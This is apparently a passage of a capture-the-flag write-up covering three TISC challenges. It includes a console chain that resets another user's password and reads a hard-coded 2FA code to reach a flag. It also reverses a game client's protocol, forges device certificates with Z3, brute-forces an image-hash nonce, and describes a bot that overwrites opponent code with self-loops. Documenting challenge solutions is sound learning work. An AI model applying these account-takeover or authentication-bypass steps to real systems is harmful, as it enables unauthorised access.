Devon's manual exposes `reset_passwrд <username> <newpassword>`, but his intern role cannot use it. Priya's IT administrator role can, despite her `help` not listing the command. Adrian's software-engineer role can dump `sentinel_auth.cpp`, which contains a line like:

```
constexpr const char* kTestVerificationCode = "167075";
```

The number is generated per session: two winning sessions received `167075` and `473198`. The source labels the 2FA prototype unfinished, but the vault command does use this code. Continue in the winning session:

```

login priya.nandakumar elena.vasquez
reset_passwrд marcus.webb Pwn1
login marcus.webb Pwn1
vault <code from this session's sentinel_auth.cpp>

```

Marcus's login yields the 2FA prompt. Before a game win, `vault 158475` returned `Access denied`, even though `sentinel_auth.cpp` showed that same code. After the 82-input victory, `vault 167075` returned `TISC{wh@t_rE_m0r3_Lyk3_LLM_ctf}`. A second session won, dumped its own code, and received the same flag with `vault 473198`. The service invalidates each session after returning the flag.

The decisive check is the pair of server responses in one session: the game submission returns `You have received the key!`, then the authenticated console's `vault <session code>` returns the flag. Either response alone is insufficient.

One session, two halves – and the order is the trick

Every request carries the same 16-byte session token from the opcode-1 handshake



Protocol details

Driving the stock client through a byte-for-byte relay avoids reimplementing its attestation. Point the client at a local relay that forwards to `chals.tisc26.ctf.sg:34151` and records completed request/reply pairs. Decode the opcode-1 handshake, then capture the **matching** 90-byte attestation from an opcode-2 asset request whose first 16 body bytes equal that handshake token. The server session is keyed by the token, so later opcode-3 and opcode-4 requests can use new TCP connections. A custom client needs the following additional details:

- Each request is a new TCP connection. It sends eight clear nonce bytes, then an opcode and body XORed with a xorshift128 keystream. The state starts from the two little-endian nonce words XORed with `0xF23D47AE` and `0x810E866C`, plus `0x04D69042` and `0x1131B108`, in the order (x_3, x_2, x_1, x_0) ; discard 16 outputs. The reply continues the same stream. Replies do **not** all have one common length wrapper.
- Opcode 1 returns a status byte and a 36-byte handshake payload: `token[16]`, `u32 session`, `seed8[8]`, and a trailing `u64`. The `u32 session` seeds the map; `seed8` feeds the 90-byte attestation blob; the trailing `u64` seeds the asset cipher. Keeping those roles separate is essential.
- Opcode 2 downloads the encoded text table and 16 enemy configurations after receiving `token || attestation`. The attestation is 100 rounds of byte/integer/float mixing over the eight-byte seed. Its third 30-byte group has pairs of fields that look symmetric, but the second member uses an **arithmetic right shift** where the first uses a rotate. Float32 and float64 operations also need their own rounding. A wrong blob returns `Invalid client detected`.
- Opcode 3 submits `u32 djb2 || token[16] || attestation[90] || u32 count || encrypted int32[count]`. Starting with the low byte of `session`, each plaintext byte `p[i]` becomes `c[i] = p[i] XOR ((acc+i)&255)`, then `acc = (XOR(token bytes) + (p[i] XOR acc)) & 255` (use 122 when the token-byte XOR is zero). The djb2 covers `token || count_le32 || ciphertext`, not the attestation. A bad checksum or action cipher returns `invalid submission`.
- Opcode 4 sends a console command as `token || char[256]`. The hidden map input `209` is how the stock client reaches it.

Putting the two routes together

For the first winning session, the session word was `0x1d736c2c`. The opening map-to-action trace shows how content IDs become seed-specific tile choices:

```
visit 0: tile 6 -> content 4 (Enemy4), then Skill9=1, Skill8=0,0,0
visit 1: tile 7 -> content 0 (rest)
visit 2: tile 9 -> content 0 (rest)
visit 3: tile 2 -> content 4 (Enemy4), then Skill9=1, Skill8=0,0,0
```

For a new session the content IDs and combat inputs stay in that order, while the map shuffle changes the tile numbers. Preserve the handshake token and its matching attestation through the entire solve. First submit the 82-input route with opcode 3 and check for `You have received the key!`. Then use opcode 4 for the employee-console chain, read the code from `sentinel_auth.cpp`, and enter it at the vault. A second independently seeded session completed those checkpoints and received the same flag.

EXPcalibur — turning an arena bot into a reliable EXP scorer

Result: 571,037 EXP, fourth place. EXPcalibur has no flag. The submission is a VM image containing a bot; the arena ranks it by the EXP it collects. The TISC platform score scales with that EXP relative to the leader, as the scoring guide explains.

The route is to unlock a hidden capability device, use it to increase enemy supply, and collect the resulting gems. The device requires valid certificates and timed progress records. Its authentication also depends on the exact image bytes and arena seed, so **one uploaded image** must work across several seeds. Finally, the bot must survive and collect drops for 36,000 ticks. One image scored 538,723 on a tuning seed but only **184** when submitted, showing how much work remained after finding the device.

The three numbers `LOW/MID/HIGH` below describe offence, survival/mobility and spawn capability. A tier is the maximum the device will authenticate; the effective value during play also depends on the current request and its expiry. The final image authenticated a `16/12/16` tier on the scoring seeds. Reaching and sustaining `16/16/16` is a separate problem.

1. Establish the actual objective

The supplied `expc-cc` compiles a small C-like bot language and `expc-run` runs the same arena locally. A run lasts up to 36,000 ticks. Reversing the runner's EXP writes showed that collected gems add to the hero's score; kills, level-ups and victory have no separate score award. Kills matter because enemies drop gems. Level-ups matter because they heal the hero, allowing more kills and pickups.

Two game rules shaped the policy. Gems expire after 60 seconds, and thieves can delete nearby gems before the hero collects them. Later enemy spawns are more valuable: the reward is set when an enemy is constructed, so keeping an early enemy alive does not make it worth more. The economic goal was therefore sustained *late-game* kills with enough movement to collect the drops. Killing also causes level-ups; their full heals were the principal way to stay alive. An evasive bot could survive for a while yet lose the kill rate, healing and EXP income it needed later.

Start by running the supplied sample and an empty `main` on the practice seeds. Their medians are **88** and **181** EXP respectively: the sample walks toward its nearest enemy and dies earlier than an inert bot. A score near 181 is therefore a warning that the candidate may not be running. Reachable code overlapping the guest frame area above `0x2000`, misspelled names, wrong call arity and loops without a tick barrier can all fail silently. An over-budget `main` resumes on later ticks instead of faulting, turning a complex controller into a slow one.

The public rules specify the median of seven hidden seeds: the fourth-smallest EXP value. The replay header has a seed field, but the server zeros it before publication. Recover candidate seeds from the tick-30 enemy positions and types by inverting the first-wave Mulberry32 stream. Validate a candidate by rerunning the *submitted image* with that seed and comparing the complete replay. For job 4023, the published replay matched a local run on seed `0x6c22e981` byte for byte except for the four seed bytes at replay offsets `0x10..0x13`. Both replays were 12,841,267 bytes.

The competitive-score data are explained by five named seeds and two **unidentified** bundle members inferred to score in the roughly 30–330 floor band on these certificate-locked images. Random off-target seeds gave the same low scores. Under that observed pattern, the fourth of seven becomes the **second-smallest** of the five named seeds whenever the reported score is above the floor band. This predictor matched all nine checked jobs in that band; it does not identify the two unknown seed values. A compact comparison from the archived submissions shows the change in which named seed binds:

Job	Reported EXP	Second-smallest of five local runs	Replay-matched seed
4023	302,460	302,460	6c22e981
10437	357,200	357,200	2e8dbb15
10674	254,429	254,429	7a3ed0c4

The five named seeds for the current scoring predictor are:

```
0x2e8dbb15 0x6c22e981 0x7a3ed0c4 0x0b9e4426 0xa57f1c3d
```

When 2e is the lowest of these five, the practical target is the **minimum of the other four**. A peak on one seed does not compensate for an authentication failure or early death on another.

2. Find the device, then earn a valid grant

The documented bot API offers no way to alter enemy supply. Disassemble `expc-run`'s VM interpreter and look for operations unavailable to the compiler. Opcode **33** is enabled for an `EXPCDV4` image and reads a **128-byte BRD1 packet** from the guest's 64 KiB memory. The pointer must fit below `0xFF80`; the packet's version, ruleset, mode, slot, kind and slice lengths also have narrow allowed ranges. Passing these structural checks only reaches the decoder. It does not grant a lane value.

The authentication-relevant fields are `P+0x00 = BRD1`, `P+0x04 = version 1`, `P+0x05 = ruleset 4`, a mode at `P+0x06`, a **32-bit protocol nonce** at `P+0x0C`, slot/kind at `P+0x10/+0x11`, and the 64-byte certificate beginning at `P+0x18`. Slice pointers and restricted lengths near `P+0x58` identify the guest-side descriptor and output buffers.

The device ultimately updates an eight-byte record consumed by the arena every tick:

Record field	What it controls
Expiry tick	One tick past this value, all three effective lanes read as zero.
LOW	Offence, clamped to 16.
MID	Survival and movement effects, including armour, invulnerability timing and speed; clamped to 16.
HIGH	Enemy-spawn capability, clamped to 16.
Valid byte	Zero disables the record.

The expiry is a **cliff**: a grant at startup cannot carry a 36,000-tick run. Reissuing progress also costs hero attack cooldown. Put a persistent stage machine beside the gameplay bot. It registers, receives a runtime token, completes a challenge/response, commits authenticated descriptors and refreshes the record before expiry while the controller keeps acting. The three command kinds (`0`, `1`, `2`) accept different proof classes and form a promotion ladder; a kind number is **not** the number of the lane it controls. The final carrier spends two opcode-33 calls per tick on continuing BRD1 work.

```
register → token → kind-specific challenge/response → authenticated descriptor pair
          → progress record → repeat timed refreshes while the arena advances
```

The response needs a **64-byte certificate**. A `BRD1` packet carries a four-byte *protocol nonce* at `P+0x0C` and the certificate at `P+0x18`. Registration returns a token at `P+0x65`; select the nonce/certificate pair for that token and command kind. The final image contains all **3 × 16** pairs and selects one at runtime. This packet nonce is part of the protocol, distinct from the image-hash search nonce introduced below.


The certificate verifier does substantially more than compare a fixed string. It:

1. Interprets the 64 bytes as sixteen 32-bit records with restricted types and ranges.
2. Checks specified low nibbles and XOR relations across rows and columns of those records.
3. Folds the words through a chained 32-bit rotate/multiply/XOR mix and compares the result with a **token-indexed target**.

Model these conditions in Z3 as sixteen 32-bit bit vectors. Constrain the record types and ranges first, then the low-nibble and cross-record XOR relations, and finally the rotate/multiply/XOR fold to the target selected by the runtime token. Solve separately for each command kind and each of the 16 possible tokens, retaining a protocol nonce with each certificate. This yields **48 nonce/certificate pairs**. Guessing the 512 certificate bits without the verifier constraints is not viable.

Why a solved certificate is not enough

Image bytes and the arena seed affect activation; the packet nonce belongs to the certificate route.



Expired progress record = all three effective lanes at zero.

The image-search nonce changes the uploaded hash; the protocol nonce is selected with a certificate at runtime. Both routes must succeed before a useful progress record can be refreshed.

The official handout supplies the compiler and runner, but the authenticated image must be assembled. Its construction has five parts:

Part	Role
Compiled C-like controller	Movement, aiming and tick barrier.
Certificate table and token selector	Choose one of the 48 solved nonce/certificate pairs after registration.
Descriptor and promotion stages	Send the authenticated proof sequence for each command kind.
Timed refresh stage	Keep the eight-byte capability record valid throughout the run.
Guest SHA-256 stage	Derive proof inputs from the uploaded image hash and arena seed.

An early 48,944-byte version of this layout reached **302,460 EXP**. The later 63,728-byte version added the stronger low16 certificate route and a better gameplay schedule. Both require a fresh image-hash nonce search after any byte changes.

After solving the certificate, verify the *whole exchange*: the native decoder must accept the response, both authenticated descriptors must commit, and the tier bytes must rise during play. Otherwise a locally valid certificate may never produce a useful lane. The final 63,728-byte image places this stage machine

alongside a compact movement controller; its header starts `EXPCDV4\0`, and its last eight bytes are `NONC\0\0\0\0`.


3. Test what 16/16/16 would buy

The reason to pursue HIGH is economic: more enemies create more gem drops. Before solving every certificate path, patch a local copy of `expc-run` to hold selected lanes continuously. This isolates the gameplay effect from BRD1 authentication. With one baseline controller, six seeds gave:

Forced LOW/MID/HIGH	Median EXP	Victories	Interpretation
12/12/0	292,583	6/6	Baseline supply, survivable.
12/12/16	176,229	2/6	Spawn increase overwhelms the hero.
16/16/16	450,621	6/6	Extra supply can be survived, yet still falls short of 500,000.

The patch answers which lanes are worth pursuing; the submission must obtain them through BRD1. HIGH without enough combat and survival lowers EXP. Even continuous 16/16/16 with the baseline controller stops at **450,621**, below 500,000. A stronger ring controller crosses 500,000 under the same forced lanes, so the bot policy matters as much as the device. That controller still has to fit the VM budget and authenticate on the grading seeds.

More enemy supply alone did not reach 500,000 EXP



Same baseline controller; six local seeds; bars show median EXP.

Six-seed medians with the same baseline controller: increasing the spawn lane alone reduced survival and score, while even maximum lanes stopped short of 500,000 EXP.

The actual promotion ladder tops out at an authenticated **16/12/16 tier** for this image family, with HIGH requested in pulses rather than continuously. A 399-nonce census produced that tier 33 times and **never produced 16/16/16**. MID 16 is legal in the engine, but changing an image nonce cannot make the existing guest program issue the missing MID-16 certificate and progress route. A separate MID-16 certificate was later constructed for one seed, but it did not yield a portable high-scoring image. The final 571,037-EXP route therefore uses 16/12/16, not sustained 16/16/16.

4. Make one authenticated image work on several seeds

The first promising artifact scored **538,723** on its tuning seed but only **184** after upload; the server's hero died at tick 2,121. The packet logic had worked on one seed and failed to promote on the scoring bundle. The device derives a secret from both the arena seed and `SHA-256` of the **entire uploaded file**, taken before

guest code starts. Consequently, correct certificate and packet code can still fail to activate for a particular (image, seed) pair. Test the *exact file to be submitted* on every relevant seed.

Separate the three byte sequences involved:

Value	Where	Role
Protocol nonce	BRD1 packet at P+0x0C	Paired with a certificate for the runtime token and command kind.
Image-search nonce	Four bytes at final file offset 0xF8C0 (0xF8A0 inside the guest payload)	Changes the whole-file SHA-256, giving a new seed-dependent activation outcome.
NONC\0\0\0\0 trailer	Last eight file bytes	Fixed trailer in the submitted image; the search changes 0xF8C0 instead.


The image-search nonce is outside the header's checksum region, so changing it gives a new image hash without invalidating the EXPCDV4 wrapper. Its numeric value has no independent meaning. Patching the same integer at a different unused offset produces a different file hash and different activation outcomes; a nonce found for 0xF8C0 cannot be copied to 0xF8E0. Likewise, even a small controller edit changes the hash, so each promising controller or ring cutoff needs a **fresh nonce search**.

Use a local tier oracle to read the device's metadata rather than waiting for a full game score. A 576-cell nonce/seed grid produced only four tiers:

LOW/MID/HIGH tier	Cells	What the decoder achieved
8/8/8	486	No useful promotion.
8/8/16	23	HIGH gate passed.
8/12/16	28	HIGH and MID gates passed.
16/12/16	39	All gates required for the shipped policy passed.

The target tier appeared in $39/576 = 6.8\%$ of single-seed cells. The gates were nested: 90/576 passed HIGH 16, 67/90 of those reached MID 12, and 39/67 reached LOW 16. Because 2e was consistently the lowest of the five scoring seeds, the other **four named seeds** all needed promotion. At a roughly 6.8% independent success rate per seed, a common nonce appears about **once in 48,000 candidates**. This estimate explains the search cost for this carrier; it is not a protocol constant.

Only 39 of 576 cells reached the required 16/12/16 tier



Nested gates: HIGH 16 passed 90 cells -> MID 12 passed 67 -> LOW 16 passed 39.

The measured single-seed distribution shows why searching one image nonce that activates the required tier on four seeds took many candidates.

Full 36,000-tick runs are too expensive for every nonce. Use an early rejection cascade:

1. Stamp one candidate nonce into a private copy of the exact image base.
2. On the first required seed, use a patched **local diagnostic runner** to read HIGH at tick 265. Reject immediately if it is below 16; repeat for the other required seeds only as needed.
3. For survivors, read LOW and MID at a later checkpoint near tick 780; reject any seed below 16/12/16.
4. Run the unmodified `expc-run` for all five identified scoring seeds only after the tier tests pass, then rank the resulting EXP values by the observed second-smallest rule.

Calibrate the early test before trusting it. At tick 265 it classified all 576 cells at the HIGH gate: **90 true positives, 486 true negatives, no misses**. Probes at ticks 40, 80, 140, 180, 210 and 240 still read HIGH as 8 for eventual winners, so they falsely reject good nonces. Abort on the first required-seed failure; with this rare event, checking whether a candidate has “any four of five” before aborting wastes work. Always run a known-good positive control through the scanner, give each worker its own candidate file, and retry timeouts. Otherwise a broken or colliding scanner looks indistinguishable from a search space with no hits.

How the scoring carrier was constructed

The competitive image extends the three-lane carrier in stages. The low16 route installs a class-4 proof into physical bank 1: 68 Type-6 writes build the graph, two selected descriptors bind it, and a checksum re-entry uses a measured counter adjustment of **21**. Two branch targets must move from `0x0B0` to physical-bank address `0x4B0`. After the proof, the native decoder reports class 4, kind 0, mask 63 and an accepted LOW 16. A failed checksum or wrong bank address leaves the apparently valid packet at the lower tier.

Next, an RLE schedule pulses HIGH 16 before nine wave boundaries. A four-tick residue mask (`0x5`) requests LOW 16 on residues 0 and 2 and LOW 12 otherwise. A one-shot movement hook runs during the late low window `[32400, 32456)` without adding work to every tick. Finally, a seven-row selector reads the second-nearest enemy's `x >> 6` at tick 31. Its distinct bins 31, 32, 33, 36, 51, 56, 63 select the recovered seed state while preserving one upload image for all seeds. Changing any of these bytes also requires recalculating the image's saved SHA-256 prefix state.

The final movement controller uses the ring strategy below and releases the ring at tick **34,060**. Its compiled body is **7,533 bytes**. Splicing it into the authenticated carrier preserves the BRD1 entry and dispatch bytes, updates the controller's `main` pointer and recalculates the prefix state. The resulting **63,728-byte base image** has SHA-256 `2a3c96fa256f1682ea9eb3ba50b4c4bb33bb73c7efbb1a87772060290d97c6a9`. A different controller or cutoff changes that hash and needs a new nonce search.

The early tier oracle first tests HIGH at tick 265, then all three ceilings near tick 780. The search varied the image-search nonce at file offset `0xF8C0`, stopping at the first required-seed failure. Nonce **10,513** (`0x2911`) passed the four required seeds. Stamping it little-endian into the base image produced the upload SHA-256 `68542020b6626bf96bc46944990c00b63c0d93de40959a3457f27bc60d7a635d`. The final checks covered the `EXPCDV4\0` header, its four-byte checksum, the fixed `NONC\0\0\0\0` trailer, the 63,728-byte length and the stamped nonce.

At tick 780 on all five identified seeds, and again at tick 35,900 on the binding `6c` seed, the tier oracle prints `01 07 10 01 0a 0c 01 03 10`. These three (valid, record, ceiling) triplets give ceilings `0x10`, `0x0c`, `0x10` = **16/12/16**. Only then is a full 36,000-tick score run worth its cost.

5. Turn the authenticated tier into more than 500,000 EXP

Authentication supplies only *potential* enemy income. A high-spawn bot must kill quickly enough to level up and heal, stay near its drops, and last to tick 36,000, when late enemies are most valuable. A 568,042-EXP run on seed `6c` shows the economy: 18,283 kills created **581,947** EXP in gems; thieves destroyed **12,945**, **960** remained on the field, and the hero collected **568,042**. The kills contributed zero direct EXP.

The VM also limits how much strategy fits in a tick. It bills **10,000 instructions per tick**; opcode 33 costs 321 billed steps per call after its accumulator saturates. The carrier uses a median **8,976** steps before its waiting loop, leaving about 1,000 for more decisions. An over-budget controller resumes `main` on later ticks with its program counter intact. Multiplying its enemy scan by ten made one `main` pass take **4.65 ticks**; the bot aimed and moved using stale observations and died earlier. Keep the controller small enough to act every tick.

Use the remaining budget for a compact controller. It senses the field once per tick, aims at a nearby enemy (overriding with a reachable thief), and combines three movement directions:

Direction	Relative weight	Purpose
Nearest gem	150	Collect local drops.
Eight-phase ring around arena centre	1,000	Sweep through the enemy supply.
Aim target when distant	1,200	Keep attacks productive.

Issue one `move`, then wait for the next tick while refreshing `sense()`. The ring outweighs the gem vector, keeping the hero near fresh enemy supply instead of chasing every drop. That choice follows from the loss ledger: a thief deletes gems within 216 pixels, farther than the hero's 165-pixel pickup radius, and deletion happens first. Attempts to chase the small reactable remainder reduced kills and EXP. A steady kill rate also produces frequent level-up heals. The baseline controller lacks this income loop, explaining why forced maximum lanes alone stayed below 500,000.

Late in the run, the ring pulls the hero away from useful fights on the binding seed. Make its **ring-release tick** a single integer parameter, then stop adding the ring vector after that tick. These variants compile to the same instruction layout and behave identically until release, which isolates the late-game effect. Each new integer still changes the image hash and requires a fresh multi-seed nonce search. Sweeping the cutoff and searching a nonce for promising variants yields **cutoff 34,060** with **image nonce 10,513**.

The development path makes the remaining bottlenecks visible:

Step	EXP	What changed
First portable image	302,460	Authentication worked across seeds; the controller still left income behind.
One-seed image	538,723 locally; 184 graded	The image hash failed to promote on the grading bundle.
Full tier across the scoring bundle	542,203	A portable image crossed 500,000.
Ring controller and nonce search	568,042	Better kills, pickups and survival.
Final ring cutoff and nonce	571,037	Improved the binding seed's late-game income.

6. Verify the submitted image and score

The final submitted image has SHA-256:

```
68542020b6626bf96bc46944990c00b63c0d93de40959a3457f27bc60d7a635d
```

Running that *same byte sequence* through the supplied runner on each identified scoring seed gives:

Seed	EXP
2e8dbb15	565,442
6c22e981	571,037
7a3ed0c4	571,929
a57f1c3d	572,349
0b9e4426	576,351

The second-smallest score is **571,037**. All five runs reach tick 36,000. Submission job **12273** recorded this image hash, 571,037 EXP and fourth place. One image covers the bundle; there is no per-seed image switch. On binding seed `0x6c22e981`, the runner reports `exp=571037`, level 103, 18,346 kills, victory and end tick 36,000. The public scoring guide explains how raw EXP becomes TISC platform points; that conversion is separate from the arena solve.

Capture the System — win the write race

Reported result: fifth place, 150 wins, 0 ties and 13 losses against **163** opponents in the final leaderboard transcription.

The handout supplies only a Linux x86-64 `executor` binary. The player FAQ explains submissions and leaderboard scoring but omits the VM rules. Solving the challenge requires recovering enough of the instruction set to run experiments, understanding how programs claim memory, then designing and tuning a bot. The path is **decode** → **measure** → **exploit the scoring mechanic** → **optimize traversal order**.

1. Recover enough of the VM to write programs

The executor implements a 32-bit instruction VM named RBCPU3. Instructions are little-endian words; the top six bits are the opcode. The bits below that depend on the opcode class, so one register layout cannot be applied to every instruction. Recover each class by tracing the decoder and confirming it with one-instruction test programs before assembling a full bot.

Only a few features are needed to understand the final bot:

Feature	Recovered behaviour
Battle memory	65,536 bytes at <code>0x10000..0xffff</code> ; writable and executable.
Registers	32 registers; <code>r0</code> is always zero.
Processes	Up to four per player; <code>sys 2</code> forks at the child PC in <code>r10</code> .
Budget	500,000 instructions per player, shared by its processes.
Scheduling	Runnable processes receive execution turns from that shared budget; <code>sys 1</code> yields a turn. A crashed process leaves the schedule.
Upload	At most 8,192 bytes, loaded at a random four-byte-aligned battle-memory address.
AUIPC	Reveals a process's own loaded address.

Forking distributes one player's instruction allowance across more processes; it does not create extra store throughput. This distinction matters when a process is trapped: it remains runnable and consumes its team's turns even though it no longer writes useful bytes.

One encoding detail caused silent misbehaviour during reimplementaion: a branch or `JAL` target is `address_of_this_instruction + signed_21_bit_byte_displacement`. The displacement is in **bytes**, with no `x4` conversion and no `pc+4` base. An incorrect assembler can emit a valid-looking bot that writes almost nothing.

The executor's match output separates **last execution** and **last write** ownership for each battle-memory byte. A player's score is the sum of the bytes it executed last and the bytes it wrote last. The theoretical ceiling is therefore $65,536 + 65,536 = 131,072$ ownership points. This is a score inside an individual match; the leaderboard instead ranks teams primarily by *match wins*.


2. Turn the opponent's code into a self-loop

Unwritten memory starts as zero, an invalid instruction. More useful was this valid word:

```
0x48000000 = BEQZ r0, 0
```

Because `r0` is always zero and the displacement is relative to the current instruction, it branches to itself forever. Overwriting an opponent's next instruction with that word leaves the process "running" but spends its team's shared instruction budget on the loop. Unlike an invalid instruction that crashes and frees a scheduling slot, the self-loop keeps taking turns without making useful stores. Live telemetry showing four running opponent processes with almost no new writes was consistent with this mechanism.

The trap instruction keeps an opponent runnable



The branch displacement is zero bytes from the current instruction, so the trapped process returns to the same address on every turn.

The core attack is thus a fast *write race*: place self-loops across battle memory before the other program reaches or replaces the bot's code.

3. Build the painter

The final `v113` image has four program sites at byte offsets 0, 2,048, 4,096 and 6,144 inside an 8,192-byte upload. The first three sites fork the next preloaded site. The **fourth does not fork**, because the VM already has its maximum four processes. No process spends its opening instructions copying code into battle memory.


In simplified assembly, each of the first three sites does this:

```

auipc r1, 0           ; the bot's loaded address
addi r10, r1, 2048    ; next preloaded site
sys 2                 ; fork it
lui r3, 48            ; r3 = 0x18000
lui r4, 0x90000       ; r4 = 0x48000000, the self-loop
andi r5, r1, 0x7fff   ; initial cursor
loop:
  addi r5, r5, 4*7069
  andi r5, r5, 0x7fff
  add r6, r3, r5
  sw r4, r6, 0         ; upper half of battle memory
  sw r4, r6, -0x8000    ; matching position in lower half
  jal loop
  
```

The last site begins at `lui r3, 48` after `AUIPC`; it omits `addi r10` and `sys 2`. Each loop iteration spends six instructions to write two trap words. The `0x7fff` mask keeps the cursor in one 32 KiB half; the pair of stores mirrors it into the other half. An odd word stride cycles through all 8,192 four-byte positions in that half before repeating.

Four preloaded sites paint both halves of battle memory



Each loop advances by 7,069 words modulo 8,192, then makes two stores.

The first three sites fork the next preloaded site. All four painters then advance the same word stride and write a trap at the matching position in each half of battle memory.

The 8,192-byte image also contains unused padding. That padding absorbs some enemy writes without immediately corrupting an executed instruction. Comparisons favoured the full image over trimmed versions. The bot can eventually overwrite its own sites, but adding guards slowed the opening store race enough to lose more matches.

4. Choose the order of writes

The stride does not change how many addresses are reachable: any odd word stride traverses the same set. It changes **which address is written first**, deciding which bot traps the other during the opening race. Live measurements made the effect clear:

Word stride	Recorded live wins–ties–losses
1,899	125–0–32
5,793	136–0–21
7,069	147–0–10
7,067	110–0–47

The controlled screen used 24 local opponent programs. For each candidate, run every opponent in both player positions and at every selected seed, then rank by best-of-three **match wins** (using round wins as a tiebreaker). The recorded search was:

Stage	Candidates	Seeds	Matches per candidate	Result
